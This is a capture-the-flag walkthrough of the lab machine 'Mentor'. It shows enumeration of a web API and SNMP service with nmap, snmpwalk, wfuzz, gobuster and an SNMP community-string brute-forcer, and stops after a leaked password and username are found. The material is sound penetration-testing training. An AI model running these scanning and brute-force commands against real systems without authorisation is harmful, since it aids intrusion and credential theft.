# Mentor
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Mentor
- OS Type: Linux
- Difficulty: Medium
Port Scanning - Service & Version Enumeration
PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 256 c7:3b:fc:3c:f9:ce:ee:8b:48:18:d5:d1:af:8e:c2:bb (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBO6yWCATcj2UeU/SgSa+wK2fP5ixsrHb6pgufdO378n+BLNiDB6ljwm3U3PPdbdQqGZo1K7Tfsz+ejZj1nV80RY=| 256 44:40:08:4c:0e:cb:d4:f1:8e:7e:ed:a8:5c:68:a4:f7 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJjv9f3Jbxj42smHEXcChFPMNh1bqlAFHLi4Nr7w9fdv80/tcp open http syn-ack ttl 63 Apache httpd 2.4.52|_http-title: Did not follow redirect to http://mentorquotes.htb/|_http-server-header: Apache/2.4.52 (Ubuntu)| http-methods:|_ Supported Methods: GET HEAD POST OPTIONSService Info: Host: mentorquotes.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernelPort Scanning - UDP services
PORT STATE SERVICE REASON VERSION161/udp open snmp udp-response ttl 63 SNMPv1 server; net-snmp SNMPv3 server (public)| snmp-info:| enterprise: net-snmp| engineIDFormat: unknown| engineIDData: a124f60a99b99c6200000000| snmpEngineBoots: 67|_ snmpEngineTime: 3h24m48s| snmp-sysdescr: Linux mentor 5.15.0-56-generic #62-Ubuntu SMP Tue Nov 22 19:54:14 UTC 2022 x86_64|_ System uptime: 3h24m48.40s (1228840 timeticks)Service Info: Host: mentorEnumeration
Port 161/SNMP (UDP)
port 161 is open and running SNMP v1 let’s use snmpwalk to find any useful information
snmpwalk -v 1 -c public 10.10.11.193iso.3.6.1.2.1.1.1.0 = STRING: "Linux mentor 5.15.0-56-generic #62-Ubuntu SMP Tue Nov 22 19:54:14 UTC 2022 x86_64"iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10iso.3.6.1.2.1.1.3.0 = Timeticks: (1188808) 3:18:08.08iso.3.6.1.2.1.1.4.0 = STRING: "Me <admin@mentorquotes.htb>"iso.3.6.1.2.1.1.5.0 = STRING: "mentor"iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"iso.3.6.1.2.1.1.7.0 = INTEGER: 72iso.3.6.1.2.1.1.8.0 = Timeticks: (6) 0:00:00.06iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (5) 0:00:00.05iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (5) 0:00:00.05iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (5) 0:00:00.05iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (5) 0:00:00.05iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (5) 0:00:00.05iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (5) 0:00:00.05iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (5) 0:00:00.05iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (6) 0:00:00.06iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (6) 0:00:00.06iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (6) 0:00:00.06iso.3.6.1.2.1.25.1.1.0 = Timeticks: (1191322) 3:18:33.22iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E9 04 1E 0F 0C 2C 00 2B 00 00iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-56-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro net.ifnames=0 biosdevname=0"iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0iso.3.6.1.2.1.25.1.6.0 = Gauge32: 229iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0End of MIBthere’s some interesting words like - mentor, admin@mentorquotes.htb, “Sitting on the dock of the bay”
Port 80/HTTP
move to another port 80, let’s visit the website in browser

it’s looks like the website is configured to allow access from hostname (URL) only let’s edit the /etc/hosts file and then enter the entry for mentorquotes.htb

let’s check the web technologies via whatweb
whatweb http://mentorquotes.htb/
i checked for hidden files and directories but didn’t find anything useful let’s try subdomains
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u http://10.10.11.193 -H "Host: FUZZ.mentorquotes.htb" --hl 9

let’s add the api subdomain to our /etc/hosts file
let’s visit the api.mentorquotes.htb

let’s run the gobuster to find endpoint for the API server
gobuster dir -u http://api.mentorquotes.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt
let’s check the /docs folder

looks like the API definations, then i tried to access the /users api but it needs authentication token which we can get from the following steps:
- create a user account via /auth/signup api

- login using /auth/login api

let’s use this token to pass in the /users api

nothing interesting from here, so i’ve decided to find other community strings other than public, i tried using hydra but it only able to detect public, changing the tool i found https://github.com/SECFORCE/SNMP-Brute/
python3 snmpbrute.py -t 10.10.11.193 -f /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt
we found version 2c and community string internal
snmpwalk -v 2c -c internal 10.10.11.193
looks like the password for something. and looks like we found the username possible username - james and email from the /openapi.json
